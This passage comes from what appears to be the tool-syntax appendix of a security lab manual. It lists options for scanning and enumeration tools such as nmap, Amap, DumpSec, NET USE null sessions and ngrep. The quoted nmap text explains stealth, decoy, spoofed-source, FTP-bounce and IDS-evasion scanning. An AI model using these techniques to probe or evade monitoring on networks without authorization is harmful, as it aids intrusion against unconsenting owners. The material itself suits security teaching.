opt).

Chapter	Tool	Syntax
Chapter 2 (continued)	**Xprobe2**	**-F** Generate signature (use -o to save to a file). **-X** Save XML output to logfile specified with **-o**.
	Amap	`amap [-sT|-sU] [options] [target port| -I ]` *Options:* - **i** Reads hosts and ports from the specified file. The format of this file is as obtained by nmap using the option **–m**. - **sT** Scan only TCP ports. - **sU** Scan only UDP ports. - **d** Print the hex dump of the received response. The default is to print only the responses that are recognized. - **b** Print ASCII banners if any are received from the probed service. - **o** Log results to. - **D** Reads triggers and responses definitions from, instead of the defaults appdefs.trig and appdefs.resp. **-p** Indicates that only the trigger associated to must be used . **-T n** Open *n* parallel connections. The default is indicated as 16 in the manual pages; however, I counted only 11 in all the tests that I made. - **t n** Wait *n* seconds for a response. Default is 5. - **H** Skip potentially harmful triggers. This will skip triggers that are marked with the 1 flag in the trigger's description file (appdefs.trig).
	Banner.c	*Usage:* `./banner <IP-Start> <IP-End> <Port-Start> <Port-End>`

Chapter 3	**NULL Session**	`NET USE [devicename | *] [\\computername\sharename[\volume] [password | *]]`
		`[/USER:[domain name\]username]`
		`[/USER:[dotted domain name\]username]`
		`[/USER:[username@dotted domain name]`
		`[/SMARTCARD]`
		`[/SAVECRED]`
		`[[/DELETE] | [/PERSISTENT:{YES | NO}]]`
		`NET USE {devicename | *} [password | *] /HOME`
		`NET USE [/PERSISTENT:{YES | NO}]`

Chapter	Tool	Syntax

Chapter 3 (continued)	**GETMAC**	`getmac[.exe] [/s Computer [/u Domain\User [/p Password]]]`
		`[/fo {TABLE|LIST|CSV}][/nh][/v]`
		Options:
		/s Computer Specifies the name or IP address of a remote computer (do not use backslashes). The default is the local computer.
		/u Domain\User Runs the command with the account permissions of the user specified by User or Domain\User. The default is the permission of the currently logged-on user on the computer issuing the command.
		/p Password Specifies the password of the user account that is specified in the **/u** parameter.
		/fo {TABLE|**LIST|CSV**} Specifies the format to use for the query output. Valid values are TABLE, LIST, and CSV. The default format for output is TABLE.
		/nh Suppresses column header in output. Valid when the **/fo** parameter is set to TABLE or CSV.
		/v Specifies that the output displays verbose information.
		/? Displays help at the command prompt.

	USER2SID	`User2sid [\\computer_name] account_name` Where *computer_name* is optional.
	SID2USER	`Sid2User [\\computer_name] authority subauthority_1 …` Where *computer_name* is optional.
	USERDUMP	*Usage:* `userdump<Process ID><Target Dump File>`
	USERINFO	*Usage:* `userinfo \\servername known account` Where \\servername is the domain controller or member server.
	DUMPSEC	`Dumpsec /rpt=report type /outfile=` *Options:* **dir=drive:\path** Directory permissions report (drive letter path). **dir=\\computer\sharepath** Directory permissions report (UNC path). **registry=hive** Registry permissions report (hive can be HKEY_LOCAL_MACHINE or HKEY_USERS).

Chapter	Tool	Syntax
Chapter 3 (continued)	**DUMPSEC**	**share=sharename** Specific shared directory permissions report. **allsharedirs** All nonspecial shared directories permissions report. **printers** Printers permissions report. **shares** Shares permissions report. **users** Users report (table format, all fields except groups, groupcomment and grouptype). **usersonly** Users report (table format, only username, fullname and comment fields). **userscol** Users report (column format, same fields as users report). **groups** Groups report (table format, all fields). **Groupsonly** Groups report (table format, group info, no user info). **Groupscol** Groups report (column format, same fields as groups report). **Policy** Policy report. **rights** Rights report. **services** Services report. **/outfile=drive:\path** File in which to store report. This file will be replaced if it already exists. *Optional parameters for all reports:* **/computer=computer** Computer for which to dump information. Ignored for directory reports (since computer is implied by computer associated with redirected drive). Default is to dump local information. **/saveas=format** Format in which to store report: native binary format can be loaded back into Somarsoft DumpSec. **csv**: Comma-separated columns. **tsv**: Tab-separated columns. **fixed**: Fixed-width columns, padded with blanks. **Default** is to save as native format. **/noheader** Do not include timestamp and other header information in saved report. Default is to include this information. *Optional parameters for permissions reports only:* **/noowner** Do not dump owner. Default is to dump owner. **/noperms** Do not dump permissions. Default is to dump permissions. /showaudit Dump audit info. Default is not to dump audit info. Ignored if audit information cannot be displayed because the current user is not a member of the Administrators group.

Chapter	Tool	Syntax
Chapter 3 (continued)	**DUMPSEC**	*Only one of the following options can be specified:* **/showexceptions** Show directories, files, and Registry keys whose permissions differ from those of the parent directory or Registry key. This is the default. **/showexcdirs** Show directories (but not files) whose permissions differ from those of the parent directory. **/showalldirs** Show all directories. Show only those files whose permissions differ from those of the parent directory. **/showdirsonly** Show all directories. Do not show any files. **/showall** Show all directories, files, and Registry keys. *Optional parameters for users/groups reports only:* **/showtruelastlogon** Query all domain controllers for "true" last logon time, which can be time consuming. Default is to use last logon time from specified computer. **/showosid** Dump SID as part of users report, which requires some additional and possible time-consuming processing. Default is not to dump SID. **/showcomputers** Show computer accounts in users reports. Default is only to show normal user accounts.

	Net Commands	`NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |`
		`HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION`
		`SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW]`

	Ping	*Usage:*
		`ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]`
		`[-r count] [-s count] [[-j host-list] | [-k host-list]]`
		`[-w timeout] target_name`
		Options:
		-t Ping the specified host until stopped.
		To see statistics and continue, press **Ctrl+Break**.
		To stop, press **Ctrl+C**.
		-a Resolve addresses to hostnames.
		-n count Number of echo requests to send.
		-l size Send buffer size.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	**-f** Set Do not fragment flag in packet. **-i TTL** Time To Live. **-v TOS** Type Of Service. **-r count** Record route for count hops. **-s count** Timestamp for count hops. **-j host-list** Lose source route along host-list. **-k host-list** Strict source route along host-list. **-w timeout** Timeout in milliseconds to wait for each reply.

	Pathping	*Usage:*
		`pathping [-g host-list] [-h maximum_hops] [-i address] [-n]`
		`[-p period] [-q num_queries] [-w timeout] [-P] [-R] [-T]`
		`[-4] [-6] target_name`
		Options:
		-g host-list Lose source route along host-list.
		-h maximum_hops Maximum number of hops to search for target.
		-i address Use the specified source address.
		-n Do not resolve addresses to hostnames.
		-p period Wait a period of milliseconds between pings.
		-q num_queries Number of queries per hop.
		-w timeout Wait timeout milliseconds for each reply.
		-P Test for RSVP PATH connectivity.
		-R Test if each hop is RSVP aware.
		-T Test connectivity to each hop with Layer-2 priority tags.
		-4 Force using IPv4.
		-6 Force using IPv6.

	Nmap	`nmap [Scan Type(s)] [Options] <host or net #1 ... [#N]>` *Options:* **-sT TCP connect () scan** This is the most basic form of TCP scanning. The connect () system call provided by your operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect () will succeed; otherwise the port is not reachable. One strong advantage to this technique is that you do not need any special privileges. Any user on most Unix boxes is free to use this call. This sort of scan is easily detectable as target host logs will show several connection and error messages for the services that accept () the connection just to have it immediately shut down.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	**-sS TCP SYN scan** This technique is often referred to as "half-open" scanning, because you do not open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and you wait for a response. A SYN|ACK indicates the port is listening. An RST is indicative of a nonlistener. If a SYN|ACK is received, an RST is immediately sent to tear down the connection (actually our OS kernel does this for us). The primary advantage to this scanning technique is that fewer sites will log it. Unfortunately you need root privileges to build these custom SYN packets. **-sF –sX –sN Stealth FIN, Xmas Tree, or NULL scan modes** There are times when even SYN scanning is not clandestine enough. Some firewalls and packet filters watch for SYNs to restricted ports, and programs like Synlogger and Courtney are available to detect these scans. These advanced scans, on the other hand, may be able to pass through unmolested. The idea is that closed ports are required to reply to your probe packet with an RST, while open ports must ignore the packets in question (see RFC 793 p. 64). The FIN scan uses a bare FIN packet as the probe, while the XMAS tree scan turns on the FIN, URG, and PUSH flags. The NULL scan turns off all flags. Unfortunately, Microsoft decided to completely ignore the standard and do things its own way. Thus, this scan type will not work against systems running Windows 95/NT. **-sP Ping scanning** Sometimes you only want to know which hosts on a network are up. nmap can do this by sending ICMP echo request packets to every IP address on the networks you specify. Hosts that respond are up. Unfortunately, some sites such as microsoft.com block echo request packets. Thus nmap can also send a TCP ACK packet to (by default) port 80. If we get an RST back, that machine is up. A third technique involves sending a SYN packet and waiting for an RST or a SYN/ACK. For nonroot users, a connect () method is used. By default (for root users), nmap uses both the ICMP and ACK techniques in parallel. You can change the **-P** option described later. Note that pinging is done by default anyway, and only hosts that respond are scanned. Only use this option if you wish to ping sweep without doing any actual port scans.

Chapter	Tool	Syntax
Chapter 3 (continued)	Ping	**-sU UDP scans** This method is used to determine which UDP (User Datagram Protocol, RFC 768) ports are open on a host. The technique is to send 0 byte UDP packets to each port on the target machine. If we receive an ICMP port unreachable message, then the port is closed. Otherwise we assume it is open. Some people think UDP scanning is pointless. I usually remind them of the recent Solaris rcpbind hole. Rpcbind can be found hiding on an undocumented UDP port somewhere above 32770. So it does not matter that 111 is blocked by the firewall. But how can you find which of the more than 30,000 high ports it is listening on? With a UDP scanner you can! There is also the cDc Back Orifice backdoor program, which hides on a configurable UDP port on Windows machines, not to mention the many commonly vulnerable services that utilize UDP such as SNMP, TFTP, and NFS. **-sA ACK scan** This advanced method is usually used to map out firewall rulesets. In particular, it can help determine whether a firewall is stateful or just a simple packet filter that blocks incoming SYN packets. This scan type sends an ACK packet (with random looking acknowledgment/sequence numbers) to the ports specified. If an RST comes back, the port is classified as unfiltered. If nothing comes back (or if an ICMP unreachable is returned), the port is classified as filtered. Note that *nmap* usually does not print unfiltered ports, so getting no ports shown in the output is usually a sign that all the probes got through (and returned RSTs). This scan will obviously never show ports in the open state. **-sW Window scan** This advanced scan is very similar to the ACK scan, except that it can sometimes detect open ports as well as filtered/nonfiltered ones due to an anomaly in the TCP window size reporting by some operating systems. Systems vulnerable to this include at least some versions of AIX, Amiga, BeOS, BSDI, Cray, Tru64 UNIX, DG/UX, OpenVMS, Digital UNIX, FreeBSD, HP-UX, OS/2, IRIX, MacOS, NetBSD, OpenBSD, OpenStep, QNX, Rhapsody, SunOS 4.X, Ultrix, VAX, and VxWorks. See the nmap-hackers mailing list archive for a full list. **-sR RPC scan** This method works in combination with the various port scan methods of nmap. It takes all the TCP/UDP ports found open and then floods them with SunRPC program NULL commands in an attempt to determine whether they are RPC ports.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	**-b <ftp relay host> FTP bounce attack** An interesting "feature" of the FTP protocol (RFC 959) is support for proxy FTP connections. In other words, I should be able to connect from evil.com to the FTP server of target.com and request that the server send a file *anywhere* on the Internet! Now this may have worked well in 1985 when the RFC was written. But in today's Internet, we cannot have people hijacking FTP servers and requesting that data be spit out to arbitrary points on the Internet. As Hobbit wrote back in 1995, this protocol flaw "can be used to post virtually untraceable mail and news, hammer on servers at various sites, fill up disks, try to hop firewalls, and generally be annoying and hard to track down at the same time." What we will exploit this for is to scan TCP ports from a proxy FTP server. Thus you could connect to an FTP server behind a firewall, and then scan ports that are more likely to be blocked (139 is a good one). If the FTP server allows reading from and writing to some directory (such as /incoming), you can send arbitrary data to ports that you do find open (nmap does not do this for you, though). The argument passed to the **b** option is the host you want to use as a proxy, in standard URL notation. The format is: *username:password@server:port*. Everything but *server* is optional. To determine what servers are vulnerable to this attack, you can see my article in *Phrack* 51. An updated version is available at the *nmap* site, **http://www.insecure.org/nmap**. **-P0** Do not try and ping hosts at all before scanning them. This allows the scanning of networks that do not allow ICMP echo requests (or responses) through their firewalls. Microsoft.com is an example of such a network, and thus you should always use **-P0** or **-PT80** when port scanning microsoft.com. **-PT** Use TCP ping to determine what hosts are up. Instead of sending ICMP echo request packets and waiting for a response, we spew out TCP ACK packets. **-PS** This option uses SYN (connection request) packets instead of ACK packets for root users. Hosts that are up should respond with an RST (or, rarely, a SYN|ACK).

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	**-PI** This option uses a true ping (ICMP Echo Request) packet. It finds hosts that are up and also looks for subnet-directed broadcast addresses on your network. These are IP addresses that are externally reachable and translate to a broadcast of incoming IP packets to a subnet of computers. These should be eliminated if found as they allow for numerous denial-of-service attacks (Smurf is the most common). **-PB** This is the default ping type. It uses both the ACK (**-PT**) and ICMP (**-PI**) sweeps in parallel. This way you can get firewalls that filter either one (but not both). **-O** This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses several techniques to detect subtleties in the underlying operating system network stack of the computers you are scanning. It uses this information to create a fingerprint, which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file) to decide what type of system you are scanning. If you find a machine that is misdiagnosed and that has at least one port open, it would be useful if you mail me the details (i.e., *OS blah version foo was detected as OS blah version bar*). If you find a machine with at least one port open for which nmap says "unknown operating system," then it would be useful if you send me the IP address along with the OS name and version number. If you cannot send the IP address, the next best thing is to run nmap with the **-d** option and send me the three fingerprints that should result along with the OS name and version number. By doing this you contribute to the pool of operating systems known to nmap. **-I** This turns on TCP reverse ident scanning. As noted by Dave Goldsmith in a 1996 Bugtraq post, the ident protocol (rfc 1413) allows for the disclosure of the username that owns any process connected via TCP, even if that process did not initiate the connection. So you can, for example, connect to the HTTP port and then use identd to find out whether the server is running as root. This can only be done with a full TCP connection to the target port (i.e., the **-sT** scanning option). When **-I** is used, the remote host's identd is queried for each open port found. Obviously, this will not work if the host is not running identd. **-f** This option causes the requested SYN, FIN, XMAS, or NULL scan to use tiny fragmented IP packets.

Chapter	Tool	Syntax
Chapter 3 (continued)	Ping	The idea is to split up the TCP header over several packets to make it harder for packet filters, intrusion detection systems, and other annoyances to detect what you are doing. Be careful with this! Some programs have trouble handling these tiny packets. My favorite sniffer segmentation faulted immediately upon receiving the first 36-byte fragment. After that comes a 24-byte one! While this method will not get by packet filters and firewalls that queue all IP fragments (such as the CONFIG_IP_ALWAYS_DEFRAG option in the Linux kernel), some networks cannot afford the performance hit this causes and thus leave it disabled. Note that I do not yet have this option working on all systems. It works fine for my Linux, FreeBSD, and OpenBSD boxes and some people have reported success with other *NIX variants. **-v** Verbose mode. This is a highly recommended option and it gives out more information about what is going on. You can use it twice for greater effect. Use **-d** a couple of times if you really want to get crazy with scrolling the screen! **-h** This handy option displays a quick reference screen of nmap usage options. As you may have noticed, this man page is not exactly a "quick reference." **-oN <logfilename>** This logs the results of your scans in a normal human-readable form into the file you specify as an argument. **-oM <logfilename>** This logs the results of your scans in a machine. **--resume <logfilename>** A network scan that is canceled due to Ctrl+C, network outage, etc., can be resumed using this option. The logfilename must be either a normal (**-oN**) or machine parsable (**-oM**) log from the aborted scan. No other options can be given (they will be the same as the aborted scan). nmap will start on the machine after the last one successfully scanned in the log file. **-iL <inputfilename>** Reads target specifications from the file specified rather than from the command line. The file should contain a list of host or network expressions separated by spaces, tabs, or newlines. Use a hyphen (-) as *inputfilename* if you want nmap to read host expressions from stdin (like at the end of a pipe). See the section *Target Specification* for more information on the expressions you fill the file with.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	**-iR** This option tells nmap to generate its own hosts to scan by simply picking random numbers. It will never end. This can be useful for statistical sampling of the Internet to estimate various things. If you are ever really bored, try *nmap -sS -iR -p 80* to find some Web servers to look at. **-p <port ranges>** This option specifies what ports you want to specify. For example, **-p 23** will only try port 23 of the target host(s). **-p 20-30,139,60000-** scans ports between 20 and 30, port 139, and all ports greater than 60000. The default is to scan all ports between 1 and 1024 as well as any ports listed in the services file which comes with nmap. **-F Fast scan mode** Specifies that you only wish to scan for ports. **-D <decoy1 [decoy2][,ME],...>** Causes a decoy scan to be performed, which makes it appear to the remote host that the host(s) you specify as decoys are scanning the target network too. Thus their IDS might report 5–10 port scans from unique IP addresses, but they will not know which IP was scanning them and which were innocent decoys. While this can be defeated through router path tracing, response-dropping, and other "active" mechanisms, it is generally an extremely effective technique for hiding your IP address. Separate each decoy host with commas and you can optionally use **ME** as one of the decoys to represent the position in which you want your IP address to be used. If you put **ME** in the 6th position or later, some common port scan detectors (such as Solar Designer's excellent scanlogd) are unlikely to show your IP address at all. If you do not use **'ME**, nmap will put you in a random position. Note that the hosts you use as decoys should be up or you might accidentally SYN flood your targets. Also, it will be pretty easy to determine which host is scanning if only one is actually up on the network. You might want to use IP addresses instead of names (so the decoy networks do not see you in their nameserver logs). Also note, that some (stupid) "port scan detectors" will firewall/deny routing to hosts that attempt port scans. Thus, you might inadvertently cause the machine you scan to lose connectivity with the decoy machines you are using. This could cause the target machines major problems if the decoy is, say, its Internet gateway or even local host. Thus you might want to be careful

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	of this option. The real moral of the story is that detectors of spoofable port scans should not take action against the machine that seems like it is port scanning them. It could just be a decoy! Decoys are used both in the initial ping scan (using ICMP, SYN, ACK, or whatever) and during the actual port scanning phase. Decoys are also used during remote OS detection (**-O**). It is worth noting that using too many decoys may slow your scan and potentially even make it less accurate. **-S <IP_Address>** In some circumstances, nmap may not be able to determine your source address (nmap will tell you if this is the case). In this situation, use **–S** with your IP address (of the interface you wish to send packets through). Another possible use of this flag is to spoof the scan to make the targets think that someone else is scanning them. Imagine a company being repeatedly port scanned by a competitor! This is not a supported usage (or the main purpose) of this flag. I just think it raises an interesting possibility that people should be aware of before they accuse others of port scanning them. **-e** would generally be required for this sort of usage. **-e <interface>** Tells nmap what interface to send and receive packets on. Nmap should be able to detect this, but it will tell you if it cannot. **-g <portnumber>** Sets the source port number used in scans. Many naive firewall and packet filter installations make an exception in their ruleset to allow DNS (53) or FTP-DATA (20) packets to come through and establish a connection. Obviously, this completely subverts the security advantages of the firewall since intruders can just masquerade as FTP or DNS by modifying their source ports. Obviously, for a UDP scan you should try 53 first and TCP scans should try 20 before 53. Note that this is only a request that nmap will honor if and when it is able to. For example, you cannot do TCP ISN sampling all from one host:port to one host:port, so nmap changes the source port even if you used **-g**. Be aware that there is a small performance penalty on some scans for using this option, because I sometimes store useful information in the source port number. **-r** Tells nmap NOT to randomize the order in which ports are scanned.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	**--randomize_hosts** Tells nmap to shuffle each group of up to 2,048 hosts before it scans them. This can make the scans less obvious to various network monitoring systems, especially when you combine it with slow. **-M <max sockets>** Sets the maximum number of sockets that will be used in parallel for a TCP connect () scan (the default). This is useful to slow down the scan a little bit and avoid crashing remote machines. Another approach is to use **–sS**, which is generally easier for machines to handle. Generally nmap does a good job at adjusting for network characteristics at runtime and scanning as fast as possible while minimizing the chances of hosts/ports going undetected. However, there are same cases where nmap's default timing policy may not meet your objectives. The following options provide a fine level of control over the scan timing. **-T <Paranoid | Sneaky | Polite | Normal | Aggressive | Insane>** These are canned timing policies for conveniently expressing your priorities to nmap. Paranoid mode scans very slowly in the hopes of avoiding detection by IDS systems. It serializes all scans (no parallel scanning) and generally waits at least 5 minutes between sending packets. Sneaky is similar, except it only waits 15 seconds between sending packets. Polite is meant to ease the load on the network and reduce the chances of crashing machines. It serializes the probes and waits at least 0.4 seconds between them. Normal is the default nmap behavior, which tries to run as quickly as possible without overloading the network or missing hosts/ports. Aggressive mode adds a 5-minute timeout per host and it never waits more than 1.25 seconds for probe responses. Insane is only suitable for very fast networks or where you do not mind losing some information. It times out hosts in 75 seconds and only waits 0.3 seconds for individual probes. It does allow for very quick network sweeps, though. You can also reference these by number (0–5). For example, **-T 0** gives you Paranoid mode and **-T 5** is Insane mode. These canned timing modes should NOT be used in combination with the lower-level controls given next. **--host_timeout <milliseconds>** Specifies the amount of time nmap is allowed to spend scanning a single host before giving up on that IP. The default timing mode has no host timeout.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Ping**	**--max_rtt_timeout <milliseconds>** Specifies the maximum amount of time nmap is allowed to wait for a probe response before retransmitting or timing out that particular probe. The default mode sets this to about 9000. **--min_rtt_timeout <milliseconds>** When the target hosts start to establish a pattern of responding very quickly, nmap will shrink the amount of time given per probe. This speeds up the scan, but can lead to missed packets when a response takes longer than usual. With this parameter you can guarantee that nmap will wait at least the given amount of time before giving up on a probe. **--initial_rtt_timeout <milliseconds>** Specifies the initial probe timeout. This is generally only useful when scanning firwalled hosts with **-P0**. Normally nmap can obtain good RTT estimates from the ping and the first few probes. The default mode uses 6000. **--max_parallelism <number>** Specifies the maximum number of scans nmap is allowed to perform in parallel. Setting this to 1 means nmap will never try to scan more than one port at a time. It also affects other parallel scans such as ping sweep, RPC scan, etc. **--scan_delay <milliseconds>** Specifies the minimum amount of time nmap must wait between probes. This is mostly useful to reduce network load or to slow the scan way down to sneak under IDS thresholds.
	NmapNT	Refer to nmap syntax above.
	Nslookup	`nslookup [-SubCommand ...] [{ComputerToFind| [-Server]}]` *Options:* **-SubCommand ...** Specifies one or more nslookup subcommands as a command-line option. For a list of subcommands, see Related Topics. **ComputerToFind** Looks up information for ComputerToFind using the current default DNS name server, if no other server is specified. To look up a computer not in the current DNS domain, append a period to the name. **-Server** Specifies to use this server as the DNS name server. If you omit **-Server**, the default DNS name server is used. **{help|?}** Displays a short summary of nslookup subcommands.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Nmblookup**	`nmblookup <options> <netbios_name>` *Options:* **-A** Interprets name as an IP address and does a node-status query on this address. **-B broadcast _address** Sends the query to the given broadcast address. The default is to send the query to the broadcast address of the primary network interface. **-d debuglevel** Sets the debug (sometimes called logging) level. The level can range from 0 all the way to 10. Debug level 0 logs only the most important messages; level 1 is normal; levels 3 and above are primarily for debugging and slow the program considerably. **-h** Prints command-line usage information for the program. **-i scope** Sets a NetBIOS scope identifier. Only machines with the same identifier will communicate with the server. The scope identifier was a predecessor to workgroups, and this option is included only for backward compatibility. **-M** Searches for a local master browser. This is done with a broadcast searching for a machine that will respond to the special name __MSBROWSE_ _, and then asking that machine for information, instead of broadcasting the query itself. **-R** Sets the recursion desired bit in the packet. This will cause the machine that responds to try to do a WINS lookup and return the address and any other information the WINS server has saved. **-r** Use the root port of 137 for Windows 95 machines. **-*S*** Once the name query has returned an IP address, this does a node status query as well. This returns all the resource types that the machine knows about, with their numeric attributes.

	Rpcinfo	`rpcinfo -p [ host ]`
		`rpcinfo -T transport host prognum [ versnum ]`
		`rpcinfo -l [ -T transport ] host prognum versnum`
		`rpcinfo [ -n portnum ] -u host prognum [ versnum ]`
		`rpcinfo [ -n portnum ] -t host prognum [ versnum ]`

Chapter	Tool	Syntax

Chapter 3 (continued)	**Nmblookup**	`rpcinfo -a serv_address -T transport prognum [ versnum ]`
		`rpcinfo -b [ -T transport ] prognum versnum`
		`rpcinfo -d [ -T transport ] prognum versnum`
		Options:
		-m Displays a table of statistics of rpcbind operations on the given host. The table shows statistics for each version of rpcbind (versions 2, 3, and 4), giving the number of times each procedure was requested and successfully serviced, the number and type of remote call requests that were made, and information about RPC address lookups that were handled. This is useful for monitoring RPC activities on a host.
		-s Displays a concise list of all registered RPC programs on the host. If the host is not specified, it defaults to the local host.
		-p Probes rpcbind on the host using version 2 of the rpcbind protocol, and displays a list of all registered RPC programs. If the host is not specified, it defaults to the local host. Note that version 2 of the rpcbind protocol was previously known as the portmapper protocol.
		-t Makes an RPC call to procedure 0 of prognum on the specified host using TCP, and reports whether a response was received. This option is made obsolete by the **-T** option as shown in the third synopsis.
		-l Displays a list of entries with a given prognum and versnum on the specified host. Entries are returned for all transports in the same protocol family as that used to contact the remote rpcbind.
		-b Makes an RPC broadcast to procedure 0 of the specified prognum and versnum and reports all hosts that respond. If the transport is specified, it broadcasts its request only on the specified transport. If broadcasting is not supported by any transport, an error message is printed. Use of broadcasting should be limited because of the potential for adverse effects on other systems.

Chapter	Tool	Syntax
Chapter 3 (continued)	**Nmblookup**	**-d** Deletes registration for the RPC service of the specified prognum and versnum. If the transport is specified, unregister the service on only that transport; otherwise unregister the service on all the transports on which it was registered. Only the owner of a service can delete a registration, except the superuser, who can delete any service. **-u** Makes an RPC call to procedure 0 of prognum on the specified host using UDP, and report whether a response was received. This option is made obsolete by the **-T** option as shown in the third synopsis.
	Visual Route	Hostname or IP address.
	Sam Spade	Syntax options within the Graphical User Interface (GUI).
	Netcraft	Web site address or IP address.

	Sprint	*Active usage:*
		`./sprint -t <target>`
		Passive usage:
		`./sprint -l`
		Options:
		-d <device>
		-p <port / default 80>
		-f <prints file>
		-s <send string>
		-g <grep string>
		-o <output file>
		-i <input file>
		-a <amount of times>
		-n Netcraft mode
		-v verbose mode
		-D daemon mode
		-h help

	Disable Default Shares	No syntax options. Registry editing. Please see Lab 27.
	WinFingerprint	Syntax options within the Graphical User Interface (GUI).
Chapter 4	**Angry IP**	Syntax options within the GUI.
	LanGuard	Syntax options within the GUI.

Chapter	Tool	Syntax
Chapter 4 (continued)	**Fscan**	`FScan [-abefhqnv?] [-cditz <n>] [-flo <file>] [-pu <n>[,<n>-<n>]] IP[,IP-IP]` **-?/-h** Show this help text. **-a** Append to output file (used in conjunction with the **-o** option). **-b** Get port banners. **-c** Timeout for connection attempts (ms). **-d** Delay between scans (ms). **-e** Resolve IP addresses to hostnames. **-f** Read IPs from file (compatible with output from **-o**). **-i** Bind to given local port. **-l** Port list file; enclose name in quotes if it contains spaces. **-n** No port scanning, only pinging (unless you use **-q**). **-o** Output file; enclose name in quotes if it contains spaces. **-p** TCP port(s) to scan (a comma-separated list of ports/ranges). **-q** Quiet mode; do not ping host before scan. **-r** Randomize port order. **-t** Timeout for pings (ms). **-u** UDP port(s) to scan (a comma-separated list of ports/ranges). **-v** Verbose mode. **-z** Maximum simultaneous threads to use for scanning.

	Passifist	`./passifist: -i| -r -d [options]`
		`-r <pcapfile>`
		`-i <iface>`
		`-S <list storageplugins>`
		`-P <list protoplugins>`
		`-U <connection URL>`

	LanSpy	Syntax options within the GUI.
	Netcat	See above.
	SuperScan	Syntax options within the GUI.

Chapter	Tool	Syntax

Chapter 4 (continued)	**Strobe**	*Usage:*
		`./strobe [options]`
		`[-v(erbose)]`
		`[-V(erbose_stats]`
		`[-m(inimise)]`
		`[-d(elete_dupes)]`
		`[-g(etpeername_disable)]`
		`[-s(tatistics)]`
		`[-q(uiet)]`
		`[-o output_file]`
		`[-b begin_port_n]`
		`[-e end_port_n]`
		`[-p single_port_n]`
		`[-P bind_port_n]`
		`[-A bind_addr_n]`
		`[-t timeout_n]`
		`[-n num_sockets_n]`
		`[-S services_file]`
		`[-i hosts_input_file]`
		`[-l(inear)]`
		`[-f(ast)]`
		`[-a abort_after_port_n]`
		`[-c capture_n]`
		`[-w wrap_col_n]`
		`[-x(heXdump)]`
		`[-L capture_lines_n]`
		`[-D capture_directory]`
		`[-T capture_timeout_n]`
		`[-M(ail_author)]`
		`[host1 [...host_n]]`

	FTP Scanner	Syntax options within the GUI.
	CGI Scanner	Syntax options within the GUI.
	SMB Scanner	Syntax options within the GUI.

Chapter	Tool	Syntax
Chapter 4 (continued)	**Wingate Scanner**	Syntax options within the GUI.
	ADM Gates	ADMgates <zone to scan>.
Chapter 5	**Ethereal**	Syntax options within the GUI.
	Ngrep	ngrep <-hXViwqpevxlDtT> <-IO *pcap_dump* > < -n *num* > < -d *dev* > < -A *num* > < -s *snaplen* > < *match expression* > < *bpf filter* > *Options:* **-h** Display help/usage information. **-X** Treat the match expression as a hexadecimal string. See the explanation of *match expression* below. **-V** Display version information. **-I** Ignore case for the regex expression. **-w** Match the regex expression as a word. **-q** Be quiet; do not output any information other than packet headers and their payloads (if relevant). **-p** Do not put the interface into promiscuous mode. **-e** Show empty packets. Normally empty packets are discarded because they have no payload to search. If specified, empty packets will be shown, regardless of the specified regex expression. **-v** Invert the match; only display packets that do not match. **-x** Dump packet contents as hexadecimal as well as ASCII. **-l** Make stdout line buffered. **-D** When reading pcap_dump files, replay them at their recorded time intervals (mimic real time). **-t** Print a timestamp in the form of YYYY/MM/DD HH:MM:SS.UUUUUU every time a packet is matched. **-T** Print a timestamp in the form of +S.UUUUUU, indicating the delta between packet matches. **-s snaplen** Set the bpf caplen to snaplen (default 65536). **-I pcap_dump** Input file pcap_dump into ngrep. Works with any pcap-compatible dump file format. This option is useful for searching for a wide range of different patterns over the same packet stream. **-O pcap_dump** Output matched packets to a pcap-compatible dump file. This feature does not interfere with normal output to stdout. **-n num** Match only *num* packets total, then exit.

Chapter	Tool	Syntax
Chapter 5 (continued)	**Ngrep**	**-d dev** By default ngrep will select a default interface to listen on. Use this option to force ngrep to listen on interface *dev.*
		-A num Dump *num* packets of trailing context after matching a packet.
		match expression A match expression is either an extended regular expression, or if the *-X* option is specified, a string signifying a hexadecimal value. An extended regular expression follows the rules as implemented by the GNU regex library. Hexadecimal expressions can optionally be preceded by "0x." For example: "DEADBEEF," "0xDEADBEEF."
		bpf filter Selects a filter that specifies what packets will be dumped. If no *bpf filter* is given, all IP packets seen on the selected interface will be dumped. Otherwise, only packets for which *bpf filter* is true will be dumped.
		The *bpf filter* consists of one or more *primitives.* Primitives usually consist of an *id* (name or number) proceeded by one or more qualifiers. There are three different kinds of qualifier:
		Type qualifiers say what kind of thing the ID name or number refers to. Possible types are host, net, and port. For example: "host blort," "net 1.2.3," "port 80." If there is no type qualifier, host is assumed.
		dir qualifiers specify a particular transfer direction to and/or from *id*. Possible directions are src, dst, src or dst and src and dst. For example: "src foo," "dst net 1.2.3," "src or dst port ftp-data." If there is no dir qualifier, src or dst is assumed. For "NULL" link layers (i.e., point-to-point protocols such as SLIP) the inbound and outbound qualifiers can be used to specify a desired direction.
		proto qualifiers are restricted to IP-only protocols. Possible protos are: tcp, udp, and icmp. For example: "udp src foo" or "tcp port 21." If there is no proto qualifier, all protocols consistent with the type are assumed. For example, "src foo" means "ip and ((tcp or udp) src foo)," "net bar" means "ip and (net bar)," and "port 53" means "ip and ((tcp or udp) port 53)."
	Tcpdump	tcpdump [-adeflnNOpqStvx] [-c *count*] [-F *file*] [-i *interface*] [-r *file*] [-s *snaplen*] [-T *type*] [-w *file*] [*expression*]

Chapter	Tool	Syntax
